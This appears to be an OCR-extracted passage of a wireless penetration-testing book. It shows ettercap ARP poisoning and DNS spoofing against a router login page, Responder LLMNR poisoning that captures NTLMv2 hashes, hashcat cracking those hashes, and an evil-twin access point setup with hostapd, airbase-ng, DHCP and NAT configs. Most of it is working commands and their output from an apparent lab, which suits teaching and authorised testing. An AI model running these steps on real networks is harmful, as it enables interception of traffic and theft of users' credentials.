chk_poison 1.1 Check if the poisoning had success
* dns_spoof 1.2 Sends spoofed dns replies
dos_attack 1.0 Run a d.o.s. attack against an IP address
dummy 3.0 A plugin template (for developers)
find_conn 1.0 Search connections on a switched LAN
find_ettercap 2.0 Try to find ettercap activity
find_ip 1.0 Search an unused IP address in the subnet
finger 1.6 Fingerprint a remote host
finger_submit 1.0 Submit a fingerprint to ettercap's website
fraggle_attack 1.0 Run a fraggle attack against hosts of target one
gre_relay 1.0 Tunnel broker for redirected GRE tunnels
gw_discover 1.0 Try to find the LAN gateway
33 plugins
42 protocol dissectors
57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Activating dns_spoof plugin...



ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Plugins
Host List
ARP poisoning...
ICMP redirect...
Port stealing...
DHCP spoofing...
NDP poisoning...
Stop mitm attack(s)
IP Address
MAC
fe80::9afc:11ff:fe54:74de 98:FC
192.168.0.1 98:FC
192.168.0.112 98:E0:D9:87:A7:BF
192.168.0.233 98:E0:D9:87:A7:BF



OpenWrt - LuCI
gateway.local/cgi-bin/luci
OpenWrt
Authorization Required
Please enter your username and password.
Username
root
Password
Login
Reset


Host 192.168.0.112 added to TARGET2
ARP poisoning victims:
GROUP 1 : 192.168.0.1 98:FC:11:54:74:DE
GROUP 2 : 192.168.0.112 98:E0:D9:87:A7:BF
dns_spoof: A [gateway.local] spoofed to [192.168.0.147]
dns_spoof: A [gateway.local] spoofed to [192.168.0.147]
dns_spoof: A [teredo.ipv6.microsoft.com] spoofed to [107.170.40.56]
Host 192.168.0.112 added to TARGET2



1. ssh
root@kali:~# apt-get install responder python-openssl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
python-cffi python-cryptography python-enum34 python-idna python-ipaddress
python-pkg-resources python-ply python-pycparser python-six python-support
Suggested packages:
python-dev python-cryptography-doc python-cryptography-vectors
python-enum34-doc python-openssl-doc python-openssl-dbg python-distribute
python-distribute-doc python-ply-doc
The following NEW packages will be installed:
python-cffi python-cryptography python-enum34 python-idna python-ipaddress
python-openssl python-pkg-resources python-ply python-pycparser python-six
python-support responder
0 upgraded, 12 newly installed, 0 to remove and 5 not upgraded.
Need to get 600 kB/715 kB of archives.
After this operation, 4,121 kB of additional disk space will be used.
Do you want to continue? [Y/n]



1. ssh
root@kali:~# responder --help
Usage: python /usr/bin/responder -i 10.20.30.40 -w -r -f
or:
python /usr/bin/responder -i 10.20.30.40 -wrf
Options:
--version show program's version number and exit
-h, --help show this help message and exit
-A, --analyze Analyze mode. This option allows you to see NBT-NS, BROWSER, LLMNR requests from which workstation to which workstation without poisoning anything.
-i 10.20.30.40, --ip=10.20.30.40 The ip address to redirect the traffic to. (usually yours)
-I eth0, --interface=eth0 Network interface to use
-b, --basic Set this if you want to return a Basic HTTP authentication. If not set, an NTLM authentication will be returned.
-r, --wredir Set this to enable answers for netbios wredir suffix queries. Answering to wredir will likely break stuff on the network (like classics 'nbns spoofer' would). Default value is therefore set to False
-d, --NBTNSdomain Set this to enable answers for netbios domain suffix queries. Answering to domain suffixes will likely break stuff on the network (like a classic 'nbns spoofer' would). Default value is therefore set to False
-f, --fingerprint This option allows you to fingerprint a host that issued an NBT-NS or LLMNR query.
-w, --wpad Set this to start the WPAD rogue proxy server. Default value is False
-F, --ForceWpadAuth Set this if you want to force NTLM/Basic authentication on wpad.dat file retrieval. This might cause a login prompt in some specific cases. Therefore, default value is False
--lm Set this if you want to force LM hashing downgrade for Windows XP/2003 and earlier. Default value is False
-v More verbose
root@kali:~#


1. ssh
root@kali:~# /etc/init.d/apache2 stop
[ok] Stopping apache2 (via systemctl): apache2.service.
root@kali:~#




[+]SMB-NTLMv2 hash captured from : 192.168.0.112
[+]SMB complete hash is : John Q. Enduser::WIN-TBNVIDOOASO:1122334455667788:9DC8A21E85A42BE0E078D7DC03B18D4A:010100000000000DB40F52F4B13D101CCA1F7F52A4ECF5F00000000020000A0073006D006200310032000100140053004500520056004500520032003000300038000400160073006D006200310032002E006C006F00630061006C0003002C0053004500520056004500520032003000300038002E0073006D0062003100320002E006C006F00630061006C00050016007300 6D006200310032002E006C006F00630061006C0008003000300000000000000000000002000001C37EF1DF4A11FCEDF6DA4978C0900B47140CF47731E3431C6118A45C70D12F70A0010000000000000000000000000000000000000900180063006900660073002F00700069006E00620061006C006C000000000000000000


root@kali: ~
File Edit View Search Terminal Help
DNS Server: ON
LDAP Server: ON
FingerPrint hosts: False
Serving Executable via HTTP&WPAD: OFF
Always Serving a Specific File via HTTP&WPAD: OFF
LLMNR poisoned answer sent to this IP: 192.168.0.112. The requested name was : w
pad.
LLMNR poisoned answer sent to this IP: 192.168.0.112. The requested name was : i
saproxysrv.
LLMNR poisoned answer sent to this IP: 192.168.0.112. The requested name was : p
inball.
[+]SMB-NTLMv2 hash captured from : 192.168.0.112
[+]SMB complete hash is : John Q. Enduser::WIN-TBNVIDOOASO:1122334455667788:9DC8
A21E85A42BE0E078D7DC03B18D4A:0101000000000000DB40F52F4B13D101CCA1F7F52A4ECF5F000
0000002000A0073006D006200310032000100140053004500520056004500520032003000300038O
00400160073006D006200310032002E006C006F00630061006C0003002C00530045005200560045O
05200320030003000380002E0073006D006200310032002E006C006F00630061006C0005001600730
06D006200310032002E006C006F00630061006C000800300030000000000000000000000000020000
01C37EF1DF4A11FCEDF6DA4978C0900B47140CF47731E3431C6118A45C70D12F70A0010000000000O
0000000000000000000000000000090018006300690066007300 2F00700069006E00620061006C006C0
0000000000000000


1. root@kali: ~ (ssh)
root@kali:~# hashcat -m 5600 hashes.txt password.list
Initializing hashcat v0.49 with 1 threads and 32mb segment-size...
Added hashes from file hashes.txt: 3 (3 salts)
NOTE: press enter for status-screen
ADMIN::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c7830310000000000000b45c67103d07d7b95acd12ffa1
1230e0000000052920b85f78d013c31cdb3b92f5d765c783030:hashcat
BRIAN SAK::WIN-TBNVIDOOASO:1122334455667788:47a5f3e8d44584913c55680b5fa3b2de:0101000000000003c656c144813d10119792df1ffaa0d
ab0000000002000 5200560045005200320030003000380004001600730060062003100320 0e006c006
f00630061006c0003002c00530045005200560045005200320 6c006f00630061006c00050016007300
6d006200310032002e006c006f00630061006c0008003000300000000000000001000000002000001c37ef1df4a11
e3431c6118a45c70d12f70a0010000000000000000000000000000000000000000900220063006900660073002f00720074007000 2d006600690 06c00650072
0030003700620000000000000000:
Input.Mode: Dict (password.list)
Index.....: 1/1 (segment), 3 (words), 21 (bytes)
Recovered.: 2/3 hashes, 2/3 salts
Speed/sec.: - plains, - words
Progress..: 3/3 (100.00%)
Running...: --:--:--:--
Estimated.: --:--:--:--
Started: Fri Oct 30 14:46:34 2015
Stopped: Fri Oct 30 14:46:34 2015
root@kali:~#

Chapter 6: Man-in-the-Middle Attacks Using Evil Twin Access Points




```
root@kali:~# ifconfig wlan1
wlan1     Link encap:Ethernet  HWaddr cc:b2:55:ff:2e:1c
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

```
root@kali:~# ifconfig wlan1 192.168.1.1 up
```

```
root@kali:~# dhcpd -cf labfiles/fakeap-1/hostap/dhcp.conf wlan1
Internet Systems Consortium DHCP Server 4.2.2
Copyright 2004-2011 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Wrote 2 leases to leases file.
Listening on LPF/wlan1/cc:b2:55:ff:2e:1c/192.168.1.0/24
Sending on   LPF/wlan1/cc:b2:55:ff:2e:1c/192.168.1.0/24
Sending on   Socket/fallback/fallback-net
```

```
ddns-update-style interim;
ignore client-updates;
authoritative;

subnet 192.168.1.0 netmask 255.255.255.0 {

    range 192.168.1.100 192.168.1.254; # Range of IP addresses to be issued to DHCP clients
    option subnet-mask  255.255.255.0;    # Default subnet mask to be used by DHCP clients
    option broadcast-address 192.168.1.255;  # Default broadcastaddress to be used by DHCP clients
    option routers  192.168.1.1;      # Default gateway to be used by DHCP clients
    option domain-name-servers     192.168.1.1, 8.8.8.8, 8.8.4.4;  # Default DNS to be used by DHCP
client
    #option ipforwarding off;

    default-lease-time 21600;  # Amount of time in seconds that a client may keep the IP address
    max-lease-time 43200;
}
```

```
root@kali:~# sh labfiles/fakeap-1/hostap/iptables.sh
```

```
#Forwarding Traffic from wireless to wired interface
iptables --flush
iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
iptables --append FORWARD --in-interface wlan1 -j ACCEPT
sysctl -w net.ipv4.ip_forward=1
```

```
interface=wlan1
ssid=WEPnetwork
channel=6
hw_mode=g
auth_algs=1
wep_default_key=0
wep_key0="INDIA"
```

```
root@kali:~# hostapd /etc/hostapd/hostapd-wep.conf -dd
random: Trying to read entropy from /dev/random
Configuration file: /etc/hostapd/hostapd-wep.conf
nl80211: interface wlan1 in phy phy0
rfkill: initial event: idx=0 type=1 op=0 soft=0 hard=0
nl80211: Using driver-based off-channel TX
nl80211: Add own interface ifindex 3
```

```
interface=wlan1
ssid=WPAnetwork
channel=6
hw_mode=g
wpa=1
wpa_passphrase=password123
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP
```

```
root@kali:~# hostapd /etc/hostapd/hostapd-wpa.conf -dd
random: Trying to read entropy from /dev/random
Configuration file: /etc/hostapd/hostapd-wpa.conf
rfkill: initial event: idx=0 type=1 op=0 soft=1 hard=0
rfkill: WLAN soft blocked
nl80211: Supported cipher 00-0f-ac:1
nl80211: Supported cipher 00-0f-ac:5
nl80211: Supported cipher 00-0f-ac:2
nl80211: Supported cipher 00-0f-ac:4
nl80211: Supported cipher 00-0f-ac:10
nl80211: Supported cipher 00-0f-ac:8
nl80211: Supported cipher 00-0f-ac:9
nl80211: Using driver-based off-channel TX
nl80211: interface wlan0 in phy phy0
nl80211: Set mode ifindex 3 iftype 3 (AP)
```

```
interface=wlan1
ssid=WPA2network
channel=6
hw_mode=g
wpa=2
wpa_passphrase=password123
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
```


```
root@kali:~# hostapd /etc/hostapd/hostapd-wpa2.conf -dd
random: Trying to read entropy from /dev/random
Configuration file: /etc/hostapd/hostapd-wpa2.conf
rfkill: initial event: idx=0 type=1 op=0 soft=1 hard=0
rfkill: WLAN soft blocked
nl80211: Supported cipher 00-0f-ac:1
nl80211: Supported cipher 00-0f-ac:5
nl80211: Supported cipher 00-0f-ac:2
nl80211: Supported cipher 00-0f-ac:4
nl80211: Supported cipher 00-0f-ac:10
nl80211: Supported cipher 00-0f-ac:8
nl80211: Supported cipher 00-0f-ac:9
nl80211: Using driver-based off-channel TX
nl80211: interface wlan0 in phy phy0
nl80211: Set mode ifindex 3 iftype 3 (AP)
```


```
wlan0     Link encap:Ethernet  HWaddr 00:c0:ca:3e:bb:3f
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@kali: #
```


```
root@kali:~#
root@kali:~# airmon-ng start wlan0


Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
1834    dhclient
2190    NetworkManager
2663    wpa_supplicant


Interface       Chipset         Driver

wlan0           Realtek RTL8187L        rtl8187 - [phy0]
                                (monitor mode enabled on mon0)

root@kali: #
```


```
root@kali: # airbase-ng --essid netgear -c 6 mon0
17:31:41  Created tap interface at0
17:31:41  Trying to set MTU on at0 to 1500
17:31:41  Trying to set MTU on mon0 to 1800
17:31:41  Access Point with BSSID 00:C0:CA:3E:BB:3F started.
```


```
brctl addbr mitm
brctl addif mitm eth0
brctl addif mitm at0
ifconfig eth0 0.0.0.0 up
ifconfig at0 0.0.0.0 up
ifconfig mitm up
dhclient mitm
```

